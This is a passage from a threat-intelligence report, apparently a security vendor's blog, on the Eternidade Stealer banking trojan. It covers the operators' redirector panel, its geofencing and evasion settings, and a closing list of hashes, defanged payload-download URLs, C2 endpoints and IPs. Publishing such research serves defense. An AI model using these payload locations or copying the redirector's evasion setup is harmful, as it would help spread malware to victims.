


Figure 42. Domains hosted on one of the IP addresses.

On one of these domains, we discovered additional threat actor panels: one for managing the Redirector System and another login panel, likely used to monitor infected hosts.




Figure 43. A login panel likely used for monitoring infected hosts.




Figure 44. Redirector System's login panel.

The Redirector System panel contains logs showing the total visits and blocks for connections attempting to reach the C2 address. Access is restricted to machines located in Brazil and Argentina. Any blocked connections are redirected to <https://google.com/error>. Of the 453 visits recorded, 451 were blocked due to the geolocation restrictions enforced by the system.




Figure 45. Redirector System's connections logs.

The statistics section from the panel offers a broader understanding of how many potential victims interacted with it. A total of 454 communication records were logged, reflecting contact attempts from a wide range of geographic locations. While it cannot be confirmed that every entry represents an active infection tied directly to this campaign, the volume and diversity of the data strongly suggests that the redirection module was accessed or pinged by potential victims around the world, not just within the primary target region.




Figure 46. Redirector System's statistics panel.

In total, communications originated from 38 countries, with the highest activity observed in the United States (196 connections), followed by The Netherlands (37), Germany (32), United Kingdom (23), and France (19). Only two communications were successfully redirected to the campaign's targeted domain. Only three connections were made from Brazilian IP addresses, implying that although the malware family and delivery vectors are primarily Brazilian, the possible operational footprint and victim exposure are far more global.




Figure 47. Operating system distribution across observed panel data.

Operating system statistics indicated a predominantly desktop-based exposure pattern across the 454 recorded communications. The majority of connections, 182 (40%), originated from Unknown OS types, suggesting incomplete or obfuscated user-agent data, possibly from automated tools or anonymized proxies. Windows systems accounted for 115 connections (25%), followed by macOS with 94 (21%), while Linux represented 45 connections (10%) and Android only 18 (4%).

These statistics confirm the infrastructure was primarily contacted by desktop users, reinforcing the assumption that the campaign targeted proper workstation environments rather than mobile endpoints, and indicating a mixed ecosystem of potential victims and a global spread.

In the Configuration tab, the panel shows settings for redirection (for permitted and blocked connections), allowed countries, and connections per IP. It also includes checkboxes to enable anti-bot protection, block VPNs and proxies, block hosting servers, block suspicious IPs, block empty or non-browsing user-agents, and other related protections.

URL de Redirecionamento (IPs Permitidos)

`https://mazdafinancialsevrices.com/roscaserver/`

URL de Redirecionamento (IPs Bloqueados)

`https://google.com/error`

Por padrão: google.com

Países Permitidos (códigos separados por vírgula)

`BR,AR`

Exemplos: BR (Brasil), AR (Argentina), US (Estados Unidos), etc.

Número Máximo de Acessos por IP

`1`

Após este número, o IP será bloqueado temporariamente.

- ☒ Ativar proteção AntiBot
- ☒ Bloquear VPNs e Proxies
- ☒ Bloquear Servidores de Hospedagem
- ☒ Bloquear IPs Suspeitos
- ☒ Bloquear User-Agent Vazio

Figure 48. Redirector System's configuration tab.

There is also an input field for a list of IP addresses that are always allowed to connect, bypassing all other checks.

Lista de IPs Permitidos (separados por vírgula)

`216.234.208.0`

IPs nesta lista serão sempre redirecionados, ignorando todas as verificações.

Figure 49. Redirector System's input field for allowed list of IP addresses.

216.234.208[.]0	
CIDR:	216.234.192.0/19
NetName:	SS-2296
OrgName:	SpaceX Services, Inc.
OrgId:	SS-2296
Address:	1 Rocket Rd
City:	Hawthorne
StateProv:	CA
PostalCode:	90250
Country:	US
OrgAbuseHandle:	STARL38-ARIN
OrgAbuseName:	Starlink Abuse
OrgAbusePhone:	+1-310-363-6000
OrgAbuseEmail:	starlink-abuse@spacex.com
OrgAbuseRef:	https://rdap.arin.net/registry/entity/STARL38-ARIN

Conclusion

Eternidade Stealer is an active, evolving threat that highlights two concerning trends: the growing use of WhatsApp as a distribution vector, and the malware's continued development, including dynamic IMAP-based C2 retrieval, improved evasion techniques, and geofencing to target Brazilian victims. Cybersecurity defenders should remain vigilant for suspicious WhatsApp activity, unexpected MSI or script executions, and indicators linked to this ongoing campaign.

Indicators of Compromise (IOCs)

VBS:

- e1779d9810ad39a45759c856cc85f1148a8f6601
- e3e24d57163e04ac16a93a698d4c8051473bccb4

Whats.py:

- 8f3b5a0cecd4d50fc6eb52a627fe6a9179e71736
- 167cc2d716bfebc440f14ff1affe7f99b8556f2e

Payload:

- db5545b6136f1197fd5234695cdeff285a99208e
- 03944933d662f4e96d43750aa29bd287685c6007

Domains:

- hxxps://varegjoepaks[.]com/altor/teste_obscado[.]vbs
- hxxp://varegjoepaks[.]com/altor/whats.py
- hxxp://centrogauchodabahia123[.]com/altor/installer[.]msi

- [http://varegjopeaks\[.\]com/altor/installer\[.\]msi](http://varegjopeaks[.]com/altor/installer[.]msi)
- [http://itrexmssl\[.\]com/jasmin/altor/receptor\[.\]php](http://itrexmssl[.]com/jasmin/altor/receptor[.]php)
- [http://alentedolcevidad\[.\]com/admin\[.\]php](http://alentedolcevidad[.]com/admin[.]php)
- [http://miportuarios\[.\]com](http://miportuarios[.]com)
- [http://mazdafinancialsevrices\[.\]com](http://mazdafinancialsevrices[.]com)
- [http://adilsonralfadvocaciad\[.\]com](http://adilsonralfadvocaciad[.]com)
- [http://domimoveis1\[.\]com\[.\]br](http://domimoveis1[.]com[.]br)
- [http://serverseistemasatu\[.\]com](http://serverseistemasatu[.]com)

IPs

- 104.21.48[.]41
- 162.120.71[.]56
- 185.169.234[.]139
- 83.229.17[.]71
- 140.99.164[.]172
- 174.138.187[.]2/

Source: <https://www.levelblue.com/blogs/spiderlabs-blog/spiderlabs-ids-new-banking-trojan-distributed-through-whatsapp>